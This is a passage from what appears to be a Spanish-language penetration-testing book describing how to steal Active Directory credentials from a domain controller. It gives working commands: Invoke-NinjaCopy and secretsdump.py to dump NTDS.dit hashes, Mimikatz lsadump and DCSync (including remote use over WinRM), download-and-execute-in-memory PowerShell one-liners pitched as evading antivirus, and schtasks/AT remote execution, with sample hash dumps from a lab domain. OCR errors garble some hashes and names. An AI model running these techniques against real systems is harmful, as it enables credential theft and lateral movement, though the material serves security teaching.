En raras ocasiones, el archivo *NTDS.dit* podría aparecer corrupto. En tales casos, se puede utilizar la herramienta *Eseutil* incluida desde Windows Server 2008 para repararlo.

Copiar NTDS.dit mediante Invoke-NinjaCopy con PowerShell

Ya se ha visto cómo copiar archivos protegidos gracias a la creación de copias *Shadow* e imágenes IFM. Hasta muy recientemente, esos han sido los métodos clásicos para obtener la base de datos de credenciales de *Active Directory*. Sin embargo, a día de hoy existen otras alternativas. Una de ellas es la lectura en crudo de una unidad NTFS gracias al script *Invoke-NinjaCopy*.

Invoke-NinjaCopy es un script en PowerShell que permite copiar cualquier archivo de un volumen NTFS mediante un manejador de lectura de una unidad NTFS al completo y el análisis de su contenido. Por lo tanto, mediante esta técnica se podrá acceder igualmente a archivos que estén bloqueados por el sistema, tales como *NTDS.dit* y *SYSTEM*.

El script forma parte hoy en día del conjunto de herramientas *PowerSploit* y se puede encontrar en:
<https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-NinjaCopy.ps1>

Si se ha comprometido un controlador de dominio, se procede a abrir una sesión de PowerShell para descargar y cargar *Invoke-NinjaCopy* directamente en memoria de la siguiente forma:

```
IEX (New-Object Net.WebClient).DownloadString(' https://raw.githubusercontent.com/
PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-NinjaCopy.ps1')
```

Cualquier otro método para cargar el *script* en PowerShell será igualmente válido.

Se procede a continuación a copiar los archivos *NTDS.dit* y *SYSTEM* como puede observarse en la siguiente captura:

```
Administrator: Windows PowerShell
PS C:\Users\Administrator> IEX (New-Object Net.WebClient).DownloadString(' https://raw.githubusercontent.com/
PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-NinjaCopy.ps1')
PS C:\Users\Administrator> Invoke-NinjaCopy -Path "C:\Windows\NTDS\ntds.dit" -LocalDestination "C:\ntds.dit"
PS C:\Users\Administrator> Invoke-NinjaCopy -Path "C:\Windows\System32\config\SYSTEM" -LocalDestination "C:\SYSTEM"
PS C:\Users\Administrator> ls C:\

Directory: C:\  

Mode LastWriteTime Length Name
-- -- -- -- -
d---- 7/14/2009 5:20 AM PerfLogs
d---x 8/27/2016 6:21 PM Program Files
d---x 8/27/2016 6:21 PM Program Files (x86)
d---x 10/18/2016 9:28 PM Users
d---- 8/27/2016 7:17 PM Windows
-a--- 10/25/2016 7:52 AM 16793600 ntds.dit
-a--- 10/25/2016 7:53 AM 11272192 SYSTEM

PS C:\Users\Administrator>
```

Fig. 05.25: Copia de archivos protegidos *NTDS.dit* y *SYSTEM* mediante el script *Invoke-NinjaCopy*.

También es posible ejecutar el *script* en remoto, siempre y cuando WinRM / *PowerShell Remoting* esté activado en el controlador de dominio que vaya a ser atacado. El uso de WinRM se explicará posteriormente en la sección “Ejecución de código en remoto”.

Gracias a esta técnica no será necesario crear ninguna copia *Shadow* o imagen IFM, inyectar código en el proceso *lsass.exe* como se verá más adelante o elevar privilegios a *SYSTEM*. Éstas, a menudo, son acciones bien auditadas y detectadas por parte de los administradores de sistemas.

Extraer credenciales de la base de datos NTDS.dit

Una vez que se dispone de la base de datos, el siguiente paso será extraer de la misma las credenciales de las cuentas de dominio. Para ello se utilizará de nuevo *Impacket*. Ya se habló de *Impacket* y su instalación en el capítulo de NTLM.

En concreto, la herramienta *secretdump.py*, incluida en *Impacket*, es capaz de, entre otras funcionalidades, extraer fácilmente los *hashes* de la base de datos en *NTDS.dit*.

Se procede a ejecutar *secretdump.py* especificando la ruta de los archivos *NTDS.dit* y *SYSTEM*, así como el archivo de salida donde se guardarán las credenciales extraídas con los parámetros *ntds*, *system* y *outputfile* respectivamente.

0xWORD

```
:/~/Libro/HIDS# secretsdump.py -ntds DB/ntds.dit -system DB/SYSTEM LOCAL -outputfile credenciales_AD.txt
impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Target system bootKey: 0x3e22e75a3f8b7937f87b832812fa0734
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pkList, be patient
[*] PEK # 0 found and decrypted: 6bb393ff2dfafcd2f2af68c3f4d98700
[*] Reading and decrypting hashes from DB/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f24b14c58119dd30b49b9ac266211438:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d0cfe0d16ae931b73c59d7e0c089c0:::
DC1$:1001:aad3b435b51404eeaad3b435b51404ee:a4484cce3db5030f2db5a5da5b6cb61:::
krbtgt:592:aad3b435b51404eeaad3b435b51404ee:8eeea1eb0d638ccdc14cea0b137b60c83c:::
EMP-IEBWIN7$:1108:aad3b435b51404eeaad3b435b51404ee:9cba1d75dd98b680be9445480c205f0c:::
acme.com\empleado1:1110:aad3b435b51404eeaad3b435b51404ee:71d5199c282f85b8e48b0b8ealb17679:::
acme.com\empleado2:1111:aad3b435b51404eeaad3b435b51404ee:83c93951b6f4641d3c96aaclda546c4:::
acme.com\empleado3:1112:aad3b435b51404eeaad3b435b51404ee:a9487b75c929453010d2d233455338da:::
acme.com\fran.garcia:1113:aad3b435b51404eeaad3b435b51404ee:18d796ca7320b1034f555df61dc7e3b2:::
```

Fig. 05.26: Extracción de hashes de NTDS.dit mediante secretsdump.py.

Una vez finalizado, el archivo *credenciales_AD.ntds* contiene los *hashes* NT y/o LM de todos los usuarios en el formato “dominio\uid:rid:lmhash:nthash”, listo para poder ser fácilmente tratado por una herramienta de *cracking*.

Como se puede observar en la salida, en este caso el *hash* LM es el mismo para todos los usuarios y su valor es “aad3b435b51404eeaad3b435b51404ee”. Como ya ha sido explicado, este es el *hash* que representa la contraseña nula o no existente. Dicho de otro modo, el algoritmo LM no se utiliza en dicho dominio, al posiblemente tratarse de un servidor Windows Server 2008 o superior sin necesidad de compatibilidad con versiones anteriores de Windows. Por lo tanto, *crackear* dicho *hash* no tiene sentido ya que no será válido. Tocará centrarse en los *hashes* NT.

Para *crackear* dichos *hashes* se recomienda visitar la sección “Cracking de *hashes* LM y NT” del capítulo NTLM. Las herramientas de *cracking* podrán tomar como entrada el archivo plano con extensión *.ntds* que se ha generado anteriormente mediante *secretsdump.py* o la salida de *Invoke-DCSync.ps1* con el parámetro *PWDumpFormat*. Este último se verá más adelante en la sección “Extraer credenciales de dominio con DC Sync de Mimikatz”.

7. Extraer credenciales de dominio mediante Metasploit

En grandes infraestructuras, el dominio puede contar con una gran cantidad de usuarios, haciendo que su base de datos *NTDS.dit* alcance un gran tamaño. Mover esa base de datos a través de la red hasta la máquina del atacante puede llegar a ser un proceso complejo y pesado.

Para evitar este problema, *Metasploit* dispone de un módulo para realizar la extracción de credenciales de dominio de la base de datos directamente en el controlador de dominio.

Para ello crea una copia *Shadow* tal y como se vio con anterioridad. Posteriormente, *Metasploit* utiliza *JetAPI* para consultar la base de datos contenida en esta copia de la misma manera que lo haría el controlador de dominio como cualquier cliente de base de datos. Recuérdese que *NTDS.dit* es una base de datos ESE basada en *Jet Engine*, por lo que el controlador de dominio debe disponer de una manera de interactuar con dicha base de datos y ésta es *JetAPI*.

Metasploit pedirá a la base de datos las credenciales contenidas en la base de datos de 20 en 20 cuentas a la vez para no saturar así la memoria del controlador de dominio. En cada una de estas peticiones, las cuentas se envían de vuelta al cliente de *Metasploit*.

Este módulo de la fase de post-exploitación puede encontrarse en *post/windows/gather/credentials/domain_hashdump*.

8. Extraer credenciales de dominio con Mimikatz

El módulo *lsadump* de *Mimikatz* permite interactuar con *Windows Local Security Authority* (LSA) para extraer credenciales. Ya se vio en el capítulo dedicado a autenticación y autorización que LSA es el sistema encargado de gestionar las peticiones de autenticación en los sistemas Windows.

La opción *lsa* de este módulo de *Mimikatz* es capaz de comunicarse con LSA en un controlador de dominio para extraer todas las credenciales de las cuentas de dominio. Existen distintas opciones para correr esta técnica:

- “*lsadump::lsa /inject*”. Obtiene toda la información de las credenciales de todas las cuentas del dominio.
- “*lsadump::lsa /patch*”. Extrae únicamente *hashes NT/LM* de las contraseñas.

A su vez, ambas opciones permiten filtrar su campo de acción a una cuenta en concreto mediante las opciones:

- “*/name:<NOMBRE_DE CUENTA>*”. Obtiene únicamente la información de la cuenta especificada por su nombre.
- “*/id:<RID_DE CUENTA>*”. Obtiene únicamente la información de la cuenta especificada por su identificador relativo RID.

```
mimikatz # lsadump::lsa /inject /id:500
Domain : ACME / S-1-5-21-308036266-1255676160-2799806543
RID : 000000f4 (500)
User : Administrator
* Primary
  LM :
  NTLM : f24b14c53110dd30b49b9ac266211438
* WDigest
  01 36b63e8abe542fc94919e9a29c53e522
  02 ecccd7ade1f4f685e724466f0f568f56
```

Fig. 05.27: Extracción por ID de toda la información de credenciales con Mimikatz a través de LSA, (1ª parte).

```

03 43e4d7e00783e7294e6b31b177059112
04 36f63e8abe542fc94910e9a29c53e522
05 d5fcfd1852b2hf0ceef6505hed5ae2bbd5
06 e2fa0e23cb2f7f86c93a4b0bec704a7e
07 fdc0f01a3908ef2eda73d5441b7acf9
08 ce18a5bdadda6b12315aa501565e36a1
09 db97642d8a13f3c05c1ff3851ad96fb
10 1e958fe9213a6c49ba8c9f87a1e3c77
11 aa40087ba893d08ab3d27b8017ce29fc
12 ce18a5ebddab6b12315aa501565e36a1
13 8257e75c96814c5224ec803584568562
14 9012a9ac7acc42b6f1a569b250beccc52
15 35f5ee8933945cf318fed1997fcbbdd
16 242a00d0522498b4eaa33c41eed76a73
17 cf889f4b6f02ec30995ac4a03dc1df9b
18 038a33ec13fde28c25b2d75eff782fe
19 df9c29946f6dfa15c1980878f7c64a2d
20 d859d6a3fa156baa6acef6f6454f62de
21 90d0ae67a9e11ed24442d0hd0b07aef
22 3da0bcf3eed05b9e66293e07a41065ed
23 0bbd7542d79c9dd3145b43341shf6778
24 20505a81f1feaf292fa3a6fe986a77cc0
25 7dc0f289b33d199162f94f0432454645
26 f9460c5c6ae966892c5ed1e5e721dc63
27 c7b90de39eed990a0167c629aa3837e0
28 6fd282527bff95c5b94dc1117ce881db
29 92a8a541d07b87401b00b3a6e2e121d6

* Kerberos
Default Salt : ACME.COMAdministrator
Credentials
  des_cbc_md5 : 3d10f491ba3e52ab

* Kerberos-HexKey-Keys
Default Salt : ACME.COMAdministrator
Default Iterations : 4096
Credentials
  aes256_jmac <4096> : 739200e3ad7d7e05e728916549e5635e390117f39d43c6a
15ac9812f3cc3b20
  aes128_hmac <4096> : 27139f0c29570e88f3012393f3dc68ed
  des_cbc_md5 <4096> : 3d10f491ba3e52ab

```

Fig. 05.27: Extracción por ID de toda la información de credenciales con Mimikatz a través de LSA, (2^a parte).

```

mimikatz # lsadump::lsa /patch /id:502
Domain : ACME / S-1-5-21-308036266-1255676160-2799806543
RID : 000001f6 <502>
User : labtgt
LM :
NTLM : 8ee1e0d638dc0c14cea0b137b60c83c

```

Fig. 05.28: Extracción del hash de una cuenta dado su ID a través de LSA con Mimikatz.

Si no se especifica ninguna de estas dos últimas opciones se extraerán todas las credenciales. Estos comandos serán:

lsadump:lsa /inject
lsadump:lsa /patch

En dominios grandes, la salida de los comandos anteriores puede ser muy larga. Para facilitar su lectura, el comando “log” de Mimikatz guardará dichos resultados en un archivo de salida.

Si los comandos posteriores fallan por falta de privilegios, se necesitará correr el proceso con privilegios SYSTEM o debug. Si se corre como administrador local, se necesitará ejecutar el siguiente comando para obtener dichos privilegios:

0xW0RD

privilege::debug

Si se obtiene “Privilege ‘20’OK” como resultado, todo estará listo para comenzar a utilizar el módulo *lsadump*.

También se puede utilizar la versión de *Mimikatz* en PowerShell. Ésta será especialmente útil en aquellos escenarios donde no se pueda ejecutar el binario de *Mimikatz* por ser por ejemplo reconocido como malicioso por un antivirus presente.

```
PS> C:\Users\Administrador> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1')
PS> C:\Users\Administrador> Invoke-Mimikatz -Command "privilege::debug" "lsadump::lsa /inject"
minikatz 2.0 alpha (x64) release "Kiwi on C" (Dec 14 2015 19:16:34)
Copyright (C) 2012 Benjamin DELPY "gentilkiwi" <benjamin@gentilkiwi.com>
Copyright (C) 2012 http://blog.gentilkiwi.com/mimikatz (ce...eo)
'####'
with 17 modules * * */

minikatz<powershell> #
ERROR mimikatz_dolocal : "C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe" command of "standard" module not found !
Module : standard
Name : Standard module
Description : Basic commands (does not require module name)
exit - Quit mimikatz
cls - Clear screen (doesn't work with redirections, like PsExec)
answer - Answer to the Ultimate Question of Life, the Universe, and Everything
coffee - Please, make me a coffee!
sleep - Sleep an amount of milliseconds
log - Log mimikatz input/output to file
base64 - Convert between base64 output
version - Display some version informations
cd - Change or display current directory
markruss - Mark about Pth

minikatz<powershell> # privilege::debug
Privilege '20' OK
minikatz<powershell> # lsadump::lsa /inject
Domain : HOME / S-1-5-21-308036266-1255676160-2799886543
RID : 000000f4 (500)
User : Administrator
* Primary
  LM :
    NTLM : f24b14c58110dd30b49b9ac266211438
* MDigest
  B1 : 36b63e8ah542f594910e9a29e53e522
  B2 : ecc477d1f4f695e72446689f568955
  B3 : 2e447e08783e7294e6b31h72959112
  B4 : 36b63e8ah542f594910e9a29e53e522

minikatz<powershell> #
```

Fig. 05.29: Uso de script de *Mimikatz* en PowerShell para la extracción de credenciales de dominio a través de LSA.

Se puede observar que se han ejecutado dos comandos distintos. El primer comando ejecutado ha sido:

```
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1')
```

Como ya se ha visto en varias ocasiones, este comando descarga el *script* de *Mimikatz* directamente desde *GitHub* y lo carga en memoria sin tocar el disco, además de realizar un *bypass* de una posible política de ejecución restrictiva en PowerShell.

Una vez se dispone de *Mimikatz* en la sesión actual de PowerShell, se ejecutará haciendo uso de la opción *Command* como sigue:

```
Invoke-Mimikatz -Command "privilege::debug" "lsadump::lsa /inject"
```

0xWORD

Es importante observar el juego de comillas que se ha utilizado. El conjunto de comandos a ejecutar dentro de *Mimikatz* debe escribirse entre comillas simples y dentro de ellas cada uno de los comandos que se desee ejecutar por separado entre comillas dobles.

Mimikatz en PowerShell también permite ejecutarse de manera remota mediante WinRM. Por lo tanto, el ataque anterior podría ejecutarse igualmente desde otra máquina remota siempre y cuando se esté ejecutando bajo un usuario con permisos de administrador de la máquina remota. Sin embargo, es necesario que el servicio *Windows Remote Management* (WinRM) esté activo en la máquina remota, es decir, el controlador de dominio en este caso. El parámetro “*Computer*” permite definir la máquina en la que se ejecutará código de manera remota mediante WinRM.

WinRM está deshabilitado por defecto. Será explicado con más detalle posteriormente en la sección “Ejecución de código en remoto”.

```
PS C:\Windows\system32> Invoke-Mimikatz -Command "privilege::debug" "lsadump::lsa /patch" --Computer DC1
#####
# mimikatz 2.0 alpha <64> release "Kiwi en C" (Dec 14 2015 19:16:34)
# NH
# <> ## /* * */
# <> ## Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
# <> ## http://blog.gentilkiwi.com/mimikatz <os-eo>
# <> ## With 17 modules * * */

mimikatz>(powershell) #
ERROR mimikatz_dolocal : "C:\Windows\system32\wsmprovhost.exe" command of "standard" module not found !
Module : standard
Full name : Standard module
Description : Basic commands <does not require module name>
exit - Quit mimikatz
cls - Clear screen <doesn't work with redirections, like PsExec>
answer - Answer to the Ultimate Question of Life, the Universe, and Everything
coffee - Please, make me a coffee!
sleep - Sleep an amount of milliseconds
log - Log mimikatz input/output to file
base64 - Switch file output/base64 output
version - Display some version informations
cd - Change or display current directory
markruss - Mark about Pth

mimikatz>(powershell) # privilege::debug
Privilege '20' OK

mimikatz>(powershell) # lsadump::lsa /patch
Domain : ACME / S-1-5-21-308036266-1255676160-2799806543
RID : 000001f4 <500>
User : Administrator
LM :
NTLM : f24b14c58110dd30b49b9ac266211438

RID : 000001f5 <501>
User : Guest
LM :
NTLM :

RID : 000001f6 <502>
User : krihtgt
LM :
NTLM : 8eaa1e0d639dc14cea0b137b60c83c

RID : 00000456 <1110>
User : empleado1
LM :
NTLM : 71d5190c288f85b8e48b0b8ea1b17679

RID : 00000457 <1111>
User : empleado2
LM :
NTLM : 83c93951b6f4641d3c96aeac1da546c4

RID : 00000458 <1112>
User : empleado3
```

Fig. 05.30: Uso de script de *Mimikatz* en PowerShell para la extracción de credenciales de dominio a través de LSA de una máquina remota mediante WinRM.

Se ha ejecutado contra el controlador de dominio “DC1”. En caso de que WinRM no estuviera activo en “DC1”, se obtendría un error parecido al siguiente:

Fig. 05.31: Error al intentar ejecutar *Mimikatz* en remoto en una máquina sin WinRM / PowerShell Remoting habilitado.

WinRM / *PowerShell Remoting* puede activarse ejecutando el siguiente comando PowerShell localmente en la máquina remota:

`Enable-PSRemoting -Force`

Más adelante, en la sección “Ejecución de código en remoto mediante WinRM”, se explicará con más detalle cómo habilitar WinRM de manera remota.

9. Extraer credenciales de dominio con DC Sync de *Mimikatz*

Existe una técnica relativamente reciente introducida en *Mimikatz* para extraer los *hashes* de las contraseñas actuales y anteriores de cuentas de dominio sin necesidad de iniciar sesión en un controlador de dominio o extraer la base de datos *NTDS.dit*.

Cada controlador de dominio almacena una copia duplicada de la base de datos del directorio y el proceso de replicación entre los controladores de dominio es automático. La manera en la que esta sincronización funciona en *Active Directory* es la que *Mimikatz* explota.

La idea principal de esta técnica es la de hacerse pasar por un controlador de dominio y pedir *hashes* de contraseñas de cuentas del dominio haciendo uso de la API de Windows para la replicación y sincronización en *Active Directory*. En concreto se utiliza la función *DSSGetNCChanges* de la API *DRSUAPI* para el protocolo *Directory Replication Service* (DRS). Esta funcionalidad es necesaria para que cuando un usuario cambie su contraseña, ésta sea sincronizada entre todos los controladores de dominio. La clave aquí reside en que dichas peticiones de sincronización pueden llevarse a cabo desde máquinas que no sean controladores de dominio: esto permite realizar sincronizaciones entre controladores de dominio... desde una máquina que no sea un controlador de dominio. La única limitación que existe es que dichas peticiones de sincronización deben realizarse con permisos de administrador de dominio. Debido a ello, *Mimikatz* deberá ejecutarse con permisos de administrador de dominio o suplantarlos mediante alguna técnica como *Pass-The-Hash* o *Pass-The-Ticket*.


Por lo tanto, *Mimikatz* se aprovecha de este fallo de diseño y permite hacerse pasar por un controlador de dominio y realizar peticiones de sincronización para obtener la información de credenciales de cuentas concretas del dominio. El módulo *lsadump* de *Mimikatz* contiene la función *DCSync* que implementa esta técnica. Las opciones para este comando son las siguientes:

EXWORD

- “/user:<Nombre de usuario o SID>”. Obtiene la información de credenciales de la cuenta especificada por su nombre de usuario o SID.
- “/domain:<FQDN del dominio>”. Este parámetro es opcional. En caso de ser proporcionado, *Mimikatz* resolverá el controlador de dominio al que realizar la petición. En caso de no ser especificado, utilizará el controlador de dominio en uso del dominio actual.
- “/dc:<Nombre de controlador de dominio>”. Este parámetro es opcional. Especifica el controlador de dominio en concreto al que *DCSync* enviará la petición.

En concreto, con *DCSync* y los privilegios adecuados, se podría extraer la siguiente información:

- Nombre de usuario SAM. Este atributo, conocido como *samAccountName* es el nombre de usuario de inicio de sesión que se utiliza y se mantiene para soportar versiones antiguas de Windows.
- Tipo de cuenta. Este atributo diferenciará entre los distintos tipos de cuentas: usuario, equipo, grupo, etc. Más información en: [https://msdn.microsoft.com/en-us/library/ms679637\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms679637(v=vs.85).aspx)
- Opciones de cuenta. La propiedad *userAccountControl* permite controlar el comportamiento de las cuentas de usuario del dominio. Entre otras opciones, define si el usuario debe cambiar la contraseña en el siguiente inicio de sesión, si tiene permisos para cambiar la contraseña, si la contraseña nunca expira, si está deshabilitada, si utiliza cifrado reversible, etc. Más información en: <https://support.microsoft.com/en-us/kb/305144>
- Expiración de la cuenta.
- Fecha del último cambio de contraseña.
- *Security ID (SID)*.
- *Relative ID (RID)*.
- *Hash NT* de la contraseña actual y anteriores (histórico de contraseñas).
- *Hash LM* de la contraseña actual y anteriores, siempre y cuando sea posible y LM esté en uso.
- Contraseña en plano, si la cuenta tiene activo el cifrado reversible.



The screenshot shows a terminal window titled 'mimikatz 2.1x86 (x64)'. The user has run the command 'privilege::debug' which grants them 'Privilege '20' OK'. They then run 'lsadump::DCSync /domain:acme.com /user:Empleado3'. The output shows the target domain is 'acme.com', the DC is 'DC1.acme.com', and the user account is 'Empleado3'. It then displays the SAM account details for 'Empleado3' including the SAM Username, User Principal Name, Account Type (00000000 <USER_OBJECT>), User Account Control (00000200 <NORMAL_ACCOUNT>), and Account expiration.

```
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # lsadump::DCSync /domain:acme.com /user:Empleado3
[DC1] 'acme.com' will be the domain
[DC1] 'DC1.acme.com' will be the DC server
[DC1] 'Empleado3' will be the user account
Object RDN : Empleado3
** SAM ACCOUNT **
SAM Username : empleado3
User Principal Name : empleado3@acme.com
Account Type : 00000000 <USER_OBJECT>
User Account Control : 00000200 <NORMAL_ACCOUNT>
Account expiration :
```

Fig. 05.32: Ejemplo de extracción de credenciales de dominio mediante *DCSync* de *Mimikatz*, (1^a parte).

```

Password last change : 10/23/2016 2:30:21 AM
Object Security ID   : S-1-5-21-308936266-1255676160-2799806543-1112
Object Relative ID  : 1112

Credentials:
  Hash NTLM: a9487bf5c929453010d2d233455338da
    ntlm- 0: a9487bf5c929453010d2d233455338da
    ntlm- 1: 9d66b1c86421e76b94e55c820a04d6fe
    ntlm- 2: abab93dee0fc8add56d6535acf759ee
    lm - 0: ce0e0d761e2a020ae411882ae61a361
    lm - 1: c710eac36768990a49867368cb38183f
    lm - 2: 4853989814301445dc8fb570ae364797

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : ACME.COMemplados3
  Default Iterations : 4096
  Credentials
    aes256_hmac      <4096> : 3ea62903bb0db66d42a63bfh41fe1e4052a792ef209c57
    80d16b2d76e2ebf03 <4096> : 5c92ffddd8118d1dd155053b81e8dea
    aes128_hmac      <4096> : 3hd95d4c7c51c873
    des_cbc_md5      <4096> : 3hd95d4c7c51c873
    OldCredentials
      aes256_hmac    <4096> : 1e0f662386c2ccc9ch2642fea61cae6e77b748e1fc6d277
      c6dc5205ae8f038d2 <4096> : 61b17b9e4023b18399e114e217af68b5
      aes128_hmac    <4096> : dcd61f2c68f4ec13
      des_cbc_md5      <4096> : dcd61f2c68f4ec13
    OlderCredentials
      aes256_hmac    <4096> : f397279e0d716d0f59333fcf443fb0318dffec3981e7f2f
      e76b59abf91890c47 <4096> : dc367ee0ed83344624c4ec5a20135981
      aes128_hmac    <4096> : b3a14c830b3e0e25
      des_cbc_md5      <4096> : b3a14c830b3e0e25

* Primary:Kerberos *
  Default Salt : ACME.COMemplados3
  Credentials
    des_cbc_md5      : 3hd95d4c7c51c873
    OldCredentials
      des_cbc_md5      : dcd61f2c68f4ec13

* Packages *
  Kerberos-Newer-Keys

* Primary:WDigest *
  01 dbeb668263eea7e0fa2a71d77ac9767c
  02 5a077228c0f49982c029fce15fd1b293
  03 f485e6817d524571381fa894ddd868d
  04 dbeb668263eea7e0fa2a71d77ac9767c
  05 5a077228c0f49982c029fce15fd1b293
  06 15b93662c041377df0dee0ac27406459
  07 dbeb668263eea7e0fa2a71d77ac9767c

```

Fig. 05.32: Ejemplo de extracción de credenciales de dominio mediante DCSync de Mimikatz, (2º parte).

Como se puede observar, *DCSync* implementado en *Mimikatz* sólo extrae las credenciales de un usuario concreto que se especifique.

Si se desea extraer todas las credenciales mediante esta opción, se necesitará hacer un reconocimiento de los usuarios primeramente. Para ello, existe un *script* en PowerShell llamado *Invoke-DCSync* que automatiza ambas fases. En concreto, el *script* realiza los siguientes pasos:

1. Enumeración de los usuarios y equipos de la red.
2. *Mimikatz* es cargado y la función *DCSync* se ejecuta para cada cuenta del dominio obtenida en el paso anterior.

El *script* *Invoke-DCSync* puede descargarse en:
<https://gist.github.com/monoxgas/9d238acc969550136db>

El mismo documento incluye la explicación de cada parámetro y el modo de uso. Su lectura y comprensión es altamente recomendada.

Una vez descargado localmente el *script*, puede cargarse de la siguiente manera:

```
Import-Module .\Invoke-DCSync.ps1
```

También puede descargarse y cargarse en memoria directamente para tenerlo disponible en la sesión de PowerShell actual:

```
IEX (New-Object Net.WebClient).DownloadString(` https://gist.githubusercontent.com/
monoxgas/9d238accd969550136db/raw/7806cc26744b6025e8f1daf616bc359cb6a11965/
Invoke-DCSync.ps1`)
```

Domain	User	ID	Hash
acme.com	lrbtgt	502	8ea-e1c0df639dcde14cead0b137b60c83c::
acme.com	Administrator	500	f24b14c58110d30b4919ac266211438::
acme.com	empleado1	1110	749f6820b3a31224744ah41::
acme.com	empleado2	1111	599fb539ff086cf8ba86dc6::
acme.com	empleado3	1112	a9407bf53929453010d2d223345::
acme.com	fran.garcia	1113	dcc153cbcc5f43088d57bb311::
acme.com	admin-dominiel	1118	d207bef0a96746411d87ec8e9::

Fig. 05.33: Extracción de credenciales de todas las cuentas de dominio mediante el script *Invoke-DCSync*.

En la imagen anterior se puede observar que se ha ejecutado *Invoke-DCSync* de dos modos distintos. El modo por defecto devuelve la información con cada atributo en columnas. El segundo comando incluye el parámetro “*PWDumpFormat*”, el cual muestra la salida con el formato listo para ser usado por herramientas de *cracking*.

A continuación, se puede proceder a intentar *crackear* dichas credenciales utilizando las técnicas explicadas en el capítulo anterior de NTLM u optar por el uso de alguna técnica más avanzada como *Pass-The-Hash*.

10. Ejecución de código en remoto

A lo largo de este capítulo se han podido ver diferentes métodos para moverse por el dominio. A continuación, se tratarán algunas de las técnicas que se pueden utilizar para ejecutar código de manera remota una vez se han conseguido credenciales para ello.

Las opciones y herramientas para llevar esto a cabo son incontables. No es necesario mencionar que herramientas como *Metasploit* dispondrán de muchas de estas técnicas para ejecutar código en remoto. Sin embargo, no siempre se dispondrá de este tipo de herramientas en todos los escenarios. Es por ello, que en esta ocasión se tenderá, en la medida de lo posible, a hacer uso de aquellas funciones y servicios que ya vienen integrados en Windows mediante los cuales se conseguirá también ejecutar código en remoto. Esto tendrá dos ventajas principalmente: se entenderá mejor el funcionamiento de interno de Windows y la probabilidad de ser detectado por un equipo defensor será menor en muchas ocasiones.

Otro detalle importante es que, debido a la naturaleza de las acciones que se van a realizar, se requiere que se tengan permisos de administrador en la máquina remota en la que queramos ejecutar código.

Como ya se ha visto con anterioridad, una manera integrada en Windows y sencilla de comprobar si se tienen permisos de administrador en la máquina remota es realizar una tarea que requiera permisos de administrador:

```
dir \\<EQUIPOREMOTO>\c$
```

Otra opción sería el comando AT, aunque ya ha sido considerado obsoleto y dejó de incluirse desde Windows 8.1:

```
at \\<EQUIPOREMOTO>
```

Otras técnicas para comprobar si se dispone de permisos de administrador en una máquina ya fueron explicadas en la sección de reconocimiento en *Active Directory*.

Una vez se confirma que se disponen de permisos de administrador en la máquina remota, existen varios comandos que han sido ampliamente utilizados a lo largo de los años para ejecutar código de manera remota. Se verán algunos de ellos a continuación.

Ejecución de código en remoto mediante AT

AT se utiliza para programar una tarea la cual será ejecutada a una hora y especificada. AT está considerado obsoleto a partir de Windows 8 y Windows Server 2012 como ya se ha comentado. Sin embargo, merece la pena tenerlo en cuenta en caso de encontrarse ante un escenario con versiones de Windows que lo soporten. Su sintaxis es la siguiente:

```
at \\<EQUIPOREMOTO> HH:MM <EXECUTABLE>
```




Fig. 05.34: Creación de una tarea programada con AT.

En la imagen se puede observar que se han programado dos tareas en la máquina remota "DC1". Si, antes de programar la tarea, se desea ver qué hora tiene la remota, se puede ejecutar el siguiente comando:

```
net time \\<EQUIPOREMOTO>
```

Ejecución de código en remoto mediante Schtasks

Es el sucesor del comando AT y sirve para igualmente programar tareas que se ejecutarán de manera local o remota. Su sintaxis puede resultar algo compleja. Para crear una tarea que permita ejecutar código se utiliza la siguiente sintaxis:

```
schtasks /create /tn <NOMBRE_TAREA> /tr c:\ruta\programa.exe /sc once /st 00:00 /S  
<EQUIPOREMOTO>/RU System
```

Una vez creada la tarea, se iniciará y *programa.exe* se ejecutará con el siguiente comando:

```
schtasks /run /tn <NOMBRE_TAREA> /S <EQUIPOREMOTO>
```

Un ejemplo práctico sería:

```
C:\Windows\system32>schtasks /create /tn TAREA /tr c:\Windows\system32\notepad.exe /sc once /st 00:00 /S DC1 /RU System
WARNING: Task may not run because /ST is earlier than current time.
